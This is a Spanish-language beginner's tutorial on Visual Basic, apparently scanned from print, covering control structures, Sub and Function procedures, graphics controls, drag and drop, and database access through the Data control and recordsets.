La forma de declara una variable es a través de la instrucción Dim. En la línea se declara la variable de nombre Variable y al mismo tiempo Visual Basic guarda espacio en memoria para poder utilizarla.
En la segunda línea ya se utiliza la variable. En este caso sirve para guardar el valor que existe en un cuadro de texto llamado txtEntrada (representado por la propiedad Text).
En la tercera línea se hace justo lo contario, se utiliza la variable Variable para establecer el valor de la propiedad Text del cuado de texto txtSalida.
Si añadimos las siguientes líneas de código:

```
Variable = 125
txtNúmero.Text = Variable
```

Hemos establecido una variable de valor numérico. Sin embargo en las anteriores líneas se había establecido un valor de texto ya que la propiedad Text es de ese tipo de datos.
En la última línea se vuelve a utilizar la variable como origen de la propiedad Text del cuadro de texto txtNúmero.

- **Tipo de datos**

El tipo de datos de una variable establece el número de valores que ésta puede tener, así como el conjunto de operaciones en las que puede tomar parte como operando
En Visual Basic dicho tipo de datos se especifica al declarar la variable de forma que se guarda espacio en memoria para poder alamacenar los valores de dicho tipo de datos.
Es importante indicar el tipo de datos ya que no todos tienen la misma representación en memoria, ocupando distinto espacio físico.
Visual Basic de forma predeterminada, a no ser que se indique el tipo de datos, establece el tipo Variant para todas las variables.
Así, al utilizar una intrucción como Dim NombreVarialbe, se especifica implícitamente el tipo Variant para dicha variable.
El tipo Variant es un tipo especial de datos que puede contener cualquier clase de datos excepto cadenas de longitud fija y tipos definidos por el usuario. Al utilizar variables de este tipo, no hay que preocuparse de efectuar conversiones entre tipos para utilizarlas en distintos contextos.
Las variables de tipo Variant son muy flexibles, pero ocupan mucha memoria y disminución de la velocidad.
Vamos a ver los siguientes tipos de variables:

Tipo de datos	Tamaño
Entero (Integer)	2 bytes
Entero Largo (Long)	4 bytes
Simple (Single)	4 bytes
Doble (Double)	8 bytes
Moneda (Currency)	8 bytes
Cadena de caracteres (String)	1 byte por caracter
Byte	1 byte
Boleano (Boolean)	2 bytes
Fecha (Date)	8 bytes
Objecto (Object)	4 bytes
Variant	16 bytes + 1 byte por cada caracter

Para declarar las variables debes de usar su nombre en inglés.

- **Constantes**

Cuando un valor se repite frecuentemente es interesante guardarlo en una variable.
Las constantes son semejantes a las variables, pero su valor no puede cambiar a lo largo de la aplicación. Para utilizar una constante hay que declararla previamente. La forma de declararla es a través de de la instrucción: Const NombreConstante = Expresión, donde la expresión será un valor literal o un conjunto de palabras que se evalúen a un valor válido.

- **Operadores**

En Visual Basic existe un gran número de operadores que se pueden utilizar para crear fórmulas.
Los operadores más utilizados en una aplicación de Visual Basic son los siguientes:

Operador	Operación que realiza
+	Suma / Concatenación de cadenas de caracteres
-	Resta
*	Multiplicación
/	División
\	División entera
Mod	Resto de la división entera
^	Exponenciación
&	Concatenación de cadena de caracteres

CAPITULO OCTAVO

FUNDAMENTOS DE PROGRAMACION II

Visual Basic incorpora estructuras de control que permiten controlar el flujo de la ejecución de un programa.
Si no existen esta structures el código se ejecutará de arriba hacia abajo y de derecha a izquierda según lo hayas escrito.
Entre las estructuras de control cabe citar las estructuras de decisión y las estructuras de repetición.
La instrucción If-Then-Else, es la estructura clásica de decisión y presenta la siguiente síntaxis:

If condici&oacuten1 Then
[instrucciones]
[ElseIf condición2 Then
[instrucciones]]
...
[Else
[instruccionesN]
End If

Donde los corchetes representan partes opcionales de la intrucción. Además es posible que existan más de una cláusula ElseIf en la misma instrucción If-Then-Else, por ello los puntos suspensivos.
Si la condición 1 se cumple, entonces se ejecutará el bloque de instrucciones 1, en caso contrario se ejecutará el bloque de instrucciones (2...N-1) de la primera cláusula ElseIf condición se cumpla. Si finalmente no se cumple ninguna de las condiciones se ejecutaría el bloque de instrucciones N correspondiente a la cláusula Else.
La condición es una expresión, es decir, un conjunto de palabras que se evalúan a verdadero o falso sin posibilidad de poder tener otro valor. Se dice que una condición se cumple cuando se evalúa a verdadero y que fracasa en caso contrario. Las condiciones también se conocen como expresiones lógicas.
Vamos a ver un ejemplo:

El código sería:

```
Dim moneda
moneda = lstMoneda.ListIndex
If moneda = 0 Then
MsgBox "Peseta"
ElseIf moneda = 1 Then
MsgBox "D&oacutelar"
ElseIf moneda = 2 Then
MsgBox "Franco"
End If
```

Se utiliza una variable para establecer el valor de una propiedad que indica que la opción del cuadro de lista lstMoneda está seleccionado.
Una vez conocida la opción seleccionada, deberemos sacar el mensaje adecuado, para ello necesitamos una estructura de decisión.
La intrucción de la cláusula Else, sólo se ejecuta cuando el resto de condiciones han fracasado. Cualquiera de los bloques de instrucción puede contener un número arbitrario de instrucciones, incluida la posibilidad de que existan otras instrucciones If-Then-Else.
Cuando existe un gran número de instrucciones a evaluar es aconsejable utilizar otra estructura de decisión, como puede ser las instrucción Select Case.
Esta instrucción no dá más potencia al lenguaje, pero hace que el código sea más legible y eficiente. La síntaxis de la instrucción Select Case es:

```
Select Case expresi&oacutenDeComparación
[Case listaExpresiones]
[intrucciones]
...
Case Else
[intruccionesN]
End Select
```

Volvamos al ejemplo anterior pero con la instrucción Select Case:

```
Select Case moneda
Case 0
MsgBox "Pesetas"
Case 1
MsgBox "D&oacutelar"
Case 2
MsgBox "Franco"
End Select
```

Además, la lista de expresiones de cada cláusula Case puede ser mucho más complicada, refiriéndose a más de un valor o rango de valores:
Case 1 To 9 valores desde el 1 hasta 3l 9
Case 1,2,3 valores 1, 2 y 3
Case 1,2,5 To 12 valores 1, 2 y desde el 5 hasta el 12

- **Expresiones Logicas**

Visual Basic incorpora una serie de operadores de comparación que nos son útiles a la hora de establecer condiciones.
=.....Igual a
<>....Distinto a
<.....menor que
>.....Mayor que
<=....menor o igual que
>=....Mayor o igual que

Además existen los llamados operadores lógicos, que nos permiten establecer condiciones que dependadan de más de un criterio de selección.
Todos los operadores hacen que la expresión en la que se encuentren se evalúa a verdadero o falso, sin posibilidad de cualquier otro valor.
Estas expresiones son:

And: exp1 And exp2, donde se evalúa a verdadero s&oacutelo en el caso que el exp1 como exp2 se evalúen a verdadero. En cualquier otro caso se evalúa a falso.
Or: exp1 Or exp2, donde se evalúa a verdadero cuando alguna de las expresiones exp1 o exp2 se evalúa a verdadero.
Not: Not exp1. aquí se evalúa a verdadero si exp1 es falso y se evalúa a falso si exp1 es verdadero.
Xor: exp1 Xor exp2, se evalúa a verdadero sólo en el caso de que una y sólo una de las expresiones exp1 o exp2 se evalúa a verdadero.

- **Matriz de controles**

Un array o matriz de controles es un grupo de controles que comparten el mismo nombre, tipo y conjunto de procedimientos de evento.
El número de controles que puede contener un array es indeterminado y depende de los recursos y memoria.
La matriz de controles se crea en tiempo de diseño aunque en tiempo de ejecución se pueden agregar más controles a la matriz.
Para crear una matriz de controles, tienes que crear dos controles del mismo nombre, Visual Basic reconoce está situación y preguntará si quieres crear una matriz de controles.
Cuando se crea una matriz de controles puedes seguir trabajando con cada uno de los controles de forma individual. Para referirte a un control en particular tienes que utilizar la propiedad Index de dicho control. La propiedad se establece con el valor 0 para el primer control y se va incrementando a medida que se van creando los nuevos controles.
Si quieres crear nuevos controles en tiempo de ejecución tienes que utilizar la instrucción Load. La síntaxis será la siguiente:

Load objeto(índice)

Donde el objeto se refiere al nombre del control original que dio paso al control de la matriz e índice es el lugar que ocupará en la matriz.
De la misma forma se puede eliminar un control en tiempo de ejecución, pero esta vez usando la instrucción Unlaod.

- **Estructuras de repetición**

Otro tipo de estructuras que pueden modificar la ejecución de un programa son las estructuras de repetición o bucles. Estas estructuras sirven para repetir una y otra vez un conjunto de instrucciones.
Existirán dos tipos de estructuras de repetición: aquellas en las que se conoce el número de repeticiones y aquellas en que dicho número se establece durante la ejecución.
La estructura de repetición For...Next es adecuada cuando conocemos el número de veces que debe repetirse un conjunto de instrucciones y deseamos reducir la cantidad de código escrito.
La síntaxis es la siguiente:

For contador = principio To fin [Strep incremento]
[instrucciones]
[Exit For]
[Instrucciones]
Next [contador]

Donde el contador es el nombre de una variable que sirve como contador de las veces que se tiene que ejecutar el bucle. A dicha variable se le asigna un valor incial y un valor final en el que una vez superado el bucle no vuelve a repetirse.
En el cuerpo del bucle estarán las instrucciones que deben ejecutarse existiendo la posibilidad de introducir Exit For para salir del bucle.
Otra estructura de repetición es Do...Loop. Esta estructura se utiliza cuando desconocemos cuántas veces se ha de ejecutar el bucle.
La síntaxis es:

Do [While|Until] condición
[instrucciones]
[Exit Do]
[intrucciones]
Loop

Si utilizamos While el bucle se repite mientras la condición se cumpla y si utilizamos Until el bucle se repetirá hasta que la condición dé valor verdadero.

Con While, la condición es comprobada al principio del bucle, por lo que si no se cumple al iniciarse, el cuerpo del bucle no se ejecutará. Con Until se comprueba a la salida del bucle, por lo que por lo menos, una vez se ejecutará el bucle.

CAPITULO NOVENO

FUNDAMENTOS DE PROGRAMACION III

- **Tipos de procedimientos**>

En Visual Basic existen tres tipos de procedimientos: Sub, Function y Property
Los procedimientos Function se distinguen de los Sub por que siempre devuelven un valor asociado al nombre del procedimiento. Este valor puede ser usado por el código que lo ha llamado.
Los procedimientos Property seiven para crear y manipular propiedades personalizadas de los objetos.

- **Crear procedimientos Sub**

Para crear un procedimiento tienes dos alternativas, una utilizar la opción Procedimiento del menú Insertar o escribirlo completamente en la ventana de código.
En la definición de un procedimiento Sub puedes diferenciar dos partes: la cabecera u el cuerpo del procedimiento.
La cabecera del procedimiento se indica el ámbito (si es público o privado) del mismo, su tipo (mediante la palabra Sub), su nombre y la lista de parámetros (entre paréntesis).
La lista de parámetros sirve para poder comunicar el procedimiento con el resto de código de la aplicación. Para ello se utiliza un parámetro que indique de alguna forma dicha circunstancia. Un parámetro se comporta como una variable en el cuerpo del procedimiento, pudiendo simplemente utilizar su valor o inlcuso modificarlo.
Cuando un procedimiento quiere comunicar algún dato a la aplicación, tiene que utilizar un parámetro para ello, es decir, puede servir bien para comunicar un valor al procedimiento o bien para que éste lo comunique a la aplicación.

- **Llamar al procedimiento Sub**

Para llamar a un procedimiento sub lo podemos hacer de dos formas:

Call NombreSub (parámetros)
O también:
NombreSub parámetros

Los argumentos deben coincidir en la llamada en número y tipo con la definición del procedimiento. Tanto si se especifica en la llamada un número distinto de argumentos como si alguno de éstos no pueden convertirse al tipo declarado en la definición del procedimiento, se creará un error de compilación.
La llamada al procedimiento será como una instrucción más del lenguaje, donde se especifica el nombre del procedimiento seguido sin paréntesis, de una línea de argumentos que deberá coincidir en número y tipo con los parámetros de la definición y que darán valor a los parámetros para que se ejecute el cuerpo del procedimiento.
Una vez se llega a la instrucción End Sub del procedimiento el fujo de ejecución vuelve a la línea siguiente a la que ocasionó la llamada.

- **Crear procedimientos Function**

El concepto de procedimiento es válido para un procedimiento Function, pero la diferencia con los procedimientos Sub siempre tiene que devolver un valor asociado al nombre del mismo.
En el cuerpo del procedimiento aparecerá una asignación del valor a devolver con el nombre del procedimiento. El uso de los procedimientos Function suele estar más restringido que el de los procedimientos Sub.
Un procedimiento Function es utilizado cuando necesitamos obtener un único valor, resultado de un cálculo o poceso a realizar. Un procedimiento de este tipo no debería realizar más de lo que se le pide, ni mostrar mensajes, ni devolver más valores en los parámetros, etc.
La diferencia en la definición de un procedimiento Sub y un Function comienza en la cabecera. El procedimiento Function también puede contener una lista de parámetros, no debe aparecer ninguno que serva para devolver el valor que se calcula, ya que dicho valor tiene que asociarse con el mismo nombre del procedimiento Function.
Además, al tener que devolver un valor asociado al nombre del procedimiento Function, el procedimiento tiene que tener un tipo de datos. Esto se especifica indicano la cláusula AS Tipo al final de la cabecera del procedimientos, una vez indicada la lista de parámetros. Si no se especifica ningún tipo de datos, se aplica la misma regla que con las variables, es decir, tendrá el tipo Variant.

- **Llamar al procedimiento Function**

Así como la llamada al procedimiento Sub es como una instrucción más del lenguaje, la llamada al procedimiento Function suele estar situada como parte de una expresión y no como una línea independiente de su código.
Ya que el procedimiento Function devuelve un valor asociado a su nombre, este valor suele asignarse a alguna variable para poder utilizarlo en el código que ha realizado la llamada.
La síntaxis será la siguiente:

NombreVarialbe = NombreFunction(ListaParámetros)

Si quieres utilizar el valor que devuelve el procedimiento Function, tienes que encerrar la lista de argumentos, en la llamada, con paréntesis. Esto no era así en el caso del procedimiento Sub.
Visual Basic incorpora un gran número de funciones que puedes utilizar en tus aplicaciones, entre ellas cabe destacar MsgBox, InputBox, Date...

- **Paso de parametros**

A la hora de escribir la definición de un procedimiento Sub o Function puedes especificar cómo se pasan los parámetros de su lista de parámetros: por valor o por referencia
Cuando el paso es por valor, se utiliza la palabra clave ByVal antecediendo al nombre del parámetro en la definición del procedimiento. En este caso el procedimiento recibe una copia del argumento utilizado en la llamada y no el mismo argumento. Si realizas cambios en su valor, estos cambios podrán ser utilizados en el interior del procedimiento, pero no afectará para nada a la variable que actúa como argumento en la llamada.
En el paso por referencia no se necesita especificar ninguna palabra clave, aunque también puedes hacerlo con la palabra ByRef.
En el paso por referencia, el procedimiento estará manejando los propios argumentos utilizados en la llamada, ya que recibe la direción y no el valor de estos. En este caso cualquier modificación en el valor que se realice en el interior del procedimiento será sufrido por la propia variable que actúe como argumento de llamada.

- **Ambito de la accion**

Cuando un proyecto esté constituido por distintos módulos, ya sean de formulario, clase o módulos generales de Visual Basic, es importante delimitar dónde se pueden utilizar y dónde no, los procedimientos, variables y constantes que tengas definidos o declaradas.
El nivel de ocultación es establecido por el programador al declarar las variables y constantes o al definir procedimientos utilizando las palabras Pulbic y Private.
Una declaración de variables de tipo Public NombreVariable As Tipo, indica que dicha variable puede ser utilizada tanto en el módulo donde se realiza como en el resto de módulos de la aplicación.
Si la declaración fuera del tipo Private NombreVariable As Tipo, dicha variable sólo podrá ser conocida y por tanto utilizada, en el mismo módulo donde se declara.
El uso de Public y Private también se aplica a la declaración de procedimientos.
Un caso especial es cuando se declara una variable dentro de un procedimiento, en estos casos, dichas variables sólo pueden ser conocidas por el propio procedimiento, por lo que no es válida la declaración Public de estas.
Además, si existe conflicto de nombre, al haber declarado dos variables con el mismo nombre, una a nivel de módulo y otra a nivel de procedimiento, siempre tiene preferencia la más local, es decir, la declarada a nivel de procedimiento.
Al utilizar Dim en la declaración de las variables, en lugar de Private o Public, la visibilidad de dichas variables es la que deban tener por defecto: a nivel de módulo está visible para todos los procedimientos y a nivel de procedimiento sólo para éste.

CAPITULO DECIMO

EFECTOS GRAFICOS

- **Control Line**

La incorporación de elementos gráficos a las aplicaciones hacen que tenga una interfaz más amigable para el usuario.
Visual Basic incorpora una serie de controles gráficos que permiten la incorporación de elementos de este tipo a tus formularios.
Para agregar líneas a los formularios utilizaremos el control Line:

Este control tiene pocas propiedades, se puede establecer el grosor, mediante la propiedad BorderWidth o el color mediante BorderColor. También se puede cambiar el estilo de la línea con la propiedad BorderStyle.

- **Control Shape**

Con el control Shape (Forma), podemos dibujar distintas figuras como círculos, rectágulos, óvalos...
Para agregar figuras a los formularios utilizaremos el control Shape:
La apariencia inicial de un objeto Shape es siempre un rectágulo. Dicha característica se establece a través de la propiedad Shape.
Otra propiedad interesante de este control es el relleno de las figuras que estableceremos con la propiedad FillStyle.
También, mediante la propiedad FillColor podrás establecer el color de dicho relleno, el color de los bordes con BorderColor.

- **Arrastrar con el raton**

Visual Basic permite que el programador indique cuándo y cómo un control puede ser arrastrado con el ratón por la ventana en la que se encuentra.
Los controles situados en la ventana podrán darse cuenta que un determinado control puede está siendo arrastrado por encima de ellos, permitiéndoles responder de la forma adecuada.
Si quieres permitir que el usuario de la aplicación pueda arrastrar un control en tiempo de ejecución puedes hacerlo de dos formas: realizar un arrastre automático o controlar cuándo debe empezar dicho arrastre. Esto se controla mediante la propiedad DragMode del objeto que quieres arrastrar.
Esta propiedad tiene dos valores: manual y automático. En el primer caso tienes que controlar cuándo debe permitirse arrastrar el control. Normalmente esto depende de alguna circunstancia que será comprobada cuando se pulse en dicho control, es decir, en el evento MouseDown.
Si DragMode se establece a automático el usuario prodrá arrastrar el control sin necesidad de que haya que programar nada más. En este caso se pierde el control sobre el arrastre, pero es mucho más sencillo de programar.
Otra circunstancia que hay que tener en cuenta a la hora de arrastrar un objeto es el htmlecto que tendrá el puntero del ratón cuando lo haga. Si no se especifica nada en la propiedad DragIcon, Visual Basic muestra un icono como puntero del ratón, que es el contorno del objeto arrastrado. Normalmente te interesará mostrar un icono distinto indicando la acción de arrastrar el objeto.
DragMode y DragIcon son las dos propiedades que tienes que tener en cuenta a la hora de permitir el arrastre de objetos en la aplicación. También hay que tener en cuenta el evento DragOver, sucede cuando el usuario arrastra un objeto por encima de otro, en este último, es decir el destino, el que reconoce el eveto DragOver. El procedimiento de evento DragOver trabaja con cuatro parámetros: Source X, Y y State. El parámetro Source representa el control que está siendo arrastrado, siendo X e Y la posición exacta en la que se encuentra.
El parámetro State indica si el movimiento del ratón, al realizar el arrastre, es para entrar en el objeto destino o para salir del mismo.
Todos esto parámetros están situados en la cabecera del procedimiento DragOver.
Si State tiene un valor 0, entonces el movimiento del objeto que está siendo arrastrado es para entrar en el objeto que reconoce el DragOver. En el caso de que State sea igual a 1, el movimiento de arrastre es hacia afuera, es decir, saliendo. Utilizando el valor de éste parámetro podrás decidir qué debe ocurrir.

- **Colocar con el raton**

Cuando el usuario de una aplicación pulsa con el ratón en un objeto y lo mueve, está haciendo un arrastre o drag del objeto.
Cuando decide soltar el botón del ratón se dice que está colocando el objeto o que está haciendo un drop. Cuando esto sucede, el evento DragDrop es generado y reconocido por el objeto sobre el que se ha soltado.
Existe la posibilidad de que el usuario suelte el ratón sobre otro objeto o que lo haga en una zona del formulario vacía, en este caso

es el formulario el que reconoce el evento DragDrop o el objeto sobre el que se ha soltado.
El procedimiento DragDrop posee en su cabecera tres parámetros que tienen el mismo significado que en el caso DragOver: Source, X e Y.
Debes decidir qué sucede cuando el ususario arrastra un objeto y lo suelta sobre otro. El hecho de soltarlo en una posición distinta a la que se encontraba no implica absolutamente nada, es decir, el objeto no cambiará de posición si no lo indicas expresamente a través de la programación.
Vamos a ver un ejemplo de procedimiento evento DragDrop en el que se indica qué debe ocurrir cuando soltamos el objeto identificado por la cadena "Disquete" en su propiedad Tag:

```
Private Sub imgDestino_DragDrop (Source As Control, X As Single, Y As Single)
If Source.Tag = "Disquete" Then
imgDestino.Width = imgDestino.Width + 150
imgDestino.Height = imgDestino.Height + 150
Source.Visible = False
End If
End Sub
```

En este caso aumentarás el tamaño del control destino haciéndolo a través de sus propiedades Heihgt y Width.

CAPITULO DECIMOPRIMERO

EL ADMINISTRADOR DE DATOS

- **Introduccion**


Visual Basic puede acceder a distintos tipos de bases de datos. El acceso más sencillo es a una base de datos creada con el MotorJet que incorpora Visual Basic y que es compartido por Access, es decir, si quieres crear una base de datos con Access o en el Administrado de datos de Visual Basic el acceso a la misma será inmediato.
Otro tipo de bases de datos con las que se puede acceder con Visual Basic son las llamadas bases de datos ISAM (Método Secuencial Indexado), entre las que se incluyen Btrive, dBASE, Foxpro y Paradox.
El otro tipo de acceso es a una base de datos compatible con ODCB (Conectividad abierta de bases de datos), en las que es necesario un controlador ODCB para el tipo específico de base de datos. Si tienes dicho controlador el acceso también será inmediato.

- **Diseñar la base de datos**

El MotorJet de Visual Basic es un completo sistema gestor de bases de datos con el que se puede crear y manipular una base de datos.
La creación de una base de datos es un proceso en el cual podemos diferenciar dos partes: El análisis y el diseño
Se realiza el análisis de la base de datos cuando se piensa en qué se necesita alamacenar para tenerlo disponible en cualquier momento.
El diseño es el proceso dependiente del tipo de base de datos que vayamos a utilizar, que casi con toda seguridad será relacional. Al crear una base de datos relacional tienes que trabajar con tablas, registros, campos, índices, etc.

- **Conocer el administrador**

Visual Basic incorpora el Administrador de datos con el que puedes crear y establecer las propiedades de las tablas que conformen la base de datos.
Sin embargo, si tienes Microsofr Access es recomendable utilizarlo en lugar del Administrador de Datos, ya que genera el mismo tipo de base de datos pero con una facilidad y flexibilidad mucho mayor.
Para acceder al Administrador de Datos lo haremos mediante la opción de mismo nombre en el menú Complementos.



El administrador de datos nos permite modificar una base de datos ya creada o crear una nueva. Una base de datos creada con el MotorJet está compuesta por un único archivo con extensión *.MDB. Una base de datos MDB se compone de un conjunto de tablas y de QueryDef. Las tablas son la estructura fundamental de las bases de datos, formadas por distintos campos y sus valores en los registros introducidos. Las QueryDef son instrucciones SQL, que han sido guardadas con un nombre al tener interés en utilizarlas en futuras ocasiones.
SQL es un lenguaje que nos permite entre otras cosas extraer resultados de una base de datos.

- **Crear una base de datos**

Lo primero que tienes que hacer para crear una base de datos es indicar dónde se guardará el archivo y darle un nombre válido.
Una vez hayas creado el archivo de la base de datos, es el momento de ir construyendo las tablas que formarán las misma.
Tienes que introducir el nombre de la nueva tabla, los campos que quieres que aparezcan en la aplicación. Puedes utilazar más de una tabla para los nombres de los campos.

Deberás seleccionar el o los campos que quieras incluir y pasarlos a campos seleccionados.

CAPITULO DECIMOSEGUNDO

ACCESO A BASES DE DATOS

- **Control Data**

Con el control Data, podemos acceder a una base de datos, mostrar su información, introducir nuevos registros, etc, y todo sin programar ni una sóla línea de código.

Los pasos a seguir para utilizar una base de datos en Visual Basic son:
a.- Dibujar el control data y establecer la conexión a la base de datos apropiada.
b.- Utilizar otros controles para manejar la información. Estos controles son conocidos como controles enlazados, al depender del control data como origen de los datos que muestran.
El control data posee varios controles al estilo de un reproductor de vídeo para acceder a los registros anterior, posterior, primero y último.
Las propiedades del control data que tienes que establecer para realizar la conexión con la base de datos son:

Connect: Indica el tipo de base de datos a la que vamos a acceder. Por omisión es Access.
DatabaseName: Indica el archivo de base de datos a la que se quiere acceder indicando la ubicación exacta del archivo.
RecordSource: Permite indicar el conjunto de datos específico de la base de datos indicada en la anterior propiedad. Normalmente será el nombre de una tabla de la base de datos o una instrucción SQL.

Estableciendo adecuadamente el valor de estas tres propiedades tendremos la conexión con la base de datos que queramos.
Si conoces la base de datos y el conjunto de datos a los que quieres tener acceso en tiempo de diseño puedes utilizar la ventana de propiedades para establecer estas propiedades, en caso contrario lo puedes hacer con código escrito.

- **Controles enlazados**

Una vez establecida la conexión a la base de datos e indicando el conjunto de datos a los que vamos a tener acceso mediante el control data, es necesario utilizar otros controles para mostrar o introducir dicha información.
Estos controles son conocidos como controles enlazados, ya que el origen de la información que muestran est&a ligado a un determinado control data.
Normalmente se utilizan cuadro de texto, cuadros de lista e incluso controles imagen para mostrar el contenido de la base de datos a la que quieres acceder. Todos estos controles pueden actuar como controles enlazados.
Exiten dos propiedades que tienes que modificar para enlazar los controles con el control data:

DataSource: Indicaremos el control data que actuará como origen de los datos.
DataField: Campo específico al que se enlaza el control.

Por ejemplo:
txtNombre.DataSource = datEmpleados
txtNombre.DataField = "Nombre"

Aquí se indica que se ligue el control txtNombre al campo Nombre de la tabla Empleados que se accede mediante el control data (datEmpleados). Este control deberá tener correctamente establecidas las tres propiedades anteriormente citadas.

- **Recordsets**

Al utilizar un control data y establecer la conexión con la base de datos, estás indicando el conjunto de datos sobre los que quieres tener acceso. En Visual Basic a dicho conjunto de datos se les denomina RecordSet, siendo una propiedad del control data.
Existen tres tipos de Recordset: Table, Dynaset y Snapsoht. Dicho tipo se establece mediante la propiedad RecordsetType del control data, que predeterminadamente tiene el valor Dynaset.
Un Recordset tipo Dynaset es un conjunto dinámico de registros que representan una determinada tabla o el resultado de una consulta, según se haya establecido la propiedad RecordSource del control data. Puedes agregar nuevos registros, modificar los campos existentes e incluso eliminar registros y todos estos cambios se reflejan en la base de datos afectada.

Un Recordset de tipo Table representa una determinada tabla de base de datos. Al crear un Recordset de este tipo estarás representando dicha tabla, cargándose en memoria un solo registro que se corresponde con el registro actual. Toda modificación que se realice se verá reflejada en la tabla.
Finalmente el tipo Snapshot crea una copia estática del conjunto de datos al que se accede mediante el control data. En este caso no puedes actualizar la base de datos, sólo puedes visualizar los datos obtenidos.

- **Modificar la base de datos**

Si crear un Recordset de tipo Table o Dynaset, podrás modificar la base de datos subyacente sin tener que programar ni una sóla línea de código.
Al ejecutar la aplicación, puedes desplazarte a través de los registros utilizando el control data, cualquier modificación que realices se verá reflejada en la base de datos al acceder al nuevo registro.
Mediante la propiedad DataChanged de un control enlazado, si el valor mostrado por dicho control ha sufrido modificaciones respecto al valor original. En caso afirmativo dicha propiedad entrará en valor True.

- **Añadir registros**

Se pueden agregar nuevo registros a la base de datos sin tener que programar para ello. En este caso tienes que situarte en el último registro y moverte al siguiente.
Si estableces correctamente la propiedad EOFAction al realizar dicha acción se creará un nuevo registro al que se le puede introducir nueva información.
La propiedad EOFAction puede tener tres valores y nos indica lo que debe ocurrir cuando se llega al final de un Recordset del control data:
Si EOFAction tiene un valor MoveLast, mantiene el último registro como registro actual sin desplazarse al siguiente registro, que no existe, aunque pulsemos el botón del control data para desplazarnos al próximo registro.
Si el valor EOFAction deja el registro actual invalidado (ya que dicho registro todavía no existe), y desactivas el botón que nos permite desplazarnos al siguiente tienes que controlar esta situación mediante código ya que cualquier intento de acceder a la información del registro actual producirá un error al no ser un registro válido.
Si EOFAction posee el valor AddNew, esntonces cuando te desplaces más allá del último registro, Visual Basic creará un registro nuevo en la base de datos, donde puedes introducir la nueva información.
El valor AddNew es el que nos permite añadir nuevos registros a la base de datos sin tener que programar para ello. Para crear un nuevo registro tienes que sobrepasar el último registro que tengas en esos momentos, entonces Visual Basic limpiará el valor de los controles enlazados permitiéndote introducir la información del nuevo registro. Cuando te muevas a otro registro se añadirá a la base de datos.
Al igual que se puede indicar que debe ocurrir cuando se llegue al final de un recordset, también podrás hacerlo cuando se llega al principo mediante la propieda BOFAction del control data de la misma forma que EOFAction.

CAPITULO DECIMOTERCERO

PROGRAMAR CON BASES DE DATOS

- **Moverse por un recordset**

El control data nos permite movernos por un recordset de una forma rápida y sencilla a través de sus botones. Sin embargo en muchas ocasiones tendrás que escribir código en el que es necesario moverse a un determinado registro rápidamente.
Para ello es necesario entender que aunque un recordset es una propiedad de control data, también tiene carácter de objeto, por lo que serán aplicables otras propiedades y métodos.
La forma de hacerlo será con la síntaxis estándar:

NombreControlData.Recordset.NombrePropiedad
NombreControlData.Recordset.NombreMétodo

Donde tanto el NombrePropiedad como el NombreMétodo son del recordset u no del control data.
Los métodos que puedes utilizar para desplazarte por un recordset son:

MoveFirst: Nos desplazamos al primer registro del recordset.
MovePrevious: Nos desplazamos al registro anterior del recordset.
MoveNext: Nos desplazamos al siguiente registro del recordset.
MoveLast: Nos desplazamos al último registro del recordser.
Move fila [,inicio]: Permite desplazarnos un número específico de registro hacia delante o hacia atrás respecto al marcador de inicio.

El marcador BOF nos indica que estamos al principio del recordset y el marcador EOF nos indica que estamos al final. Si situas el registro actual en dichos marcadores, no se producirá un error pero no podrás acceder a la información del registro actual ya que no es un registro válido.
Si se sobrepasa dichos marcadores se producirá un error en tiempo de ejecución. Hay que utilizar las propiedades BOF y EOF para prevenir este tipo de errores.
La acción indicada por el valor de las propiedades BOFAction y EOFAction del control data se ejecutan cuando el registro actual se sitúa en los marcadores BOF y EOF respectivamente.
Recuerda que BOFAction y EOFAction son propiedades del control data mientras que BOF y EOF son del recordset.

- **Buscar registros**

Para buscar registros puedes utilizar los métodos Find cuando trabajes con recordset de tipo Dynaset o Snapshot, o utilizar el método Seek para un recordset de un tipo Table.
El método Find presenta cuatro variantes:

FindFirst: Busca el primer registro que cumple determinado criterio.
FindLast: Busca el último registro que cumpla un determinado criterio.
FindNext: Realiza la búsqueda hacia delante.
FindPrevious: Realiza la búsqueda hacia atrás.

Veamos un ejemplo:

```
With.datEmpleados
.Recordset.FindFirst "Nombre = ' " & txt.Nombre.Text & "'"
If Recordset.NoMatch Then
MsgBox "Lo siento no es un nombre de empleado válido"
Exit Sub
End If
End With
```

Mediante el uso de la estructura With nos evitamos tener que repetir código. Así no será necesario escribir la estructura datEmpleados hasta que lleguemos a End With.
En la línea .Recordset.FindFirst "Nombre = ' " & txt.Nombre.Text & "'" es donde se produce la búsqueda de un determinado registro

del recordset.
Al utilizar el método FindFirst se está indicando que se efectúe la búsqueda del primer registro cuyo valor en el campo Nombre coincide con el valor que se ha introducido en el txtNombre.
Con el uso del operador & concatenamos para crear el criterio de búsqueda, si por ejemplo se hubiera introducido el valor Coral en el cuadro de texto, esta línea quedaría de la siguiente forma:

datEmpleados.Recordset.FindFirst "Nombre='busqueda'"

Luego utilizamos el método Nomatch del recordset para comprobar, una vez realizada la búsqueda, si se ha encontrado un registro o no. Si no se ha encontrado el registro, el método nomatch devolverá True por lo que se mostrará un menseja mediante el MsgBox y se saldrá del procedimiento utilizando el método Exit Sub.

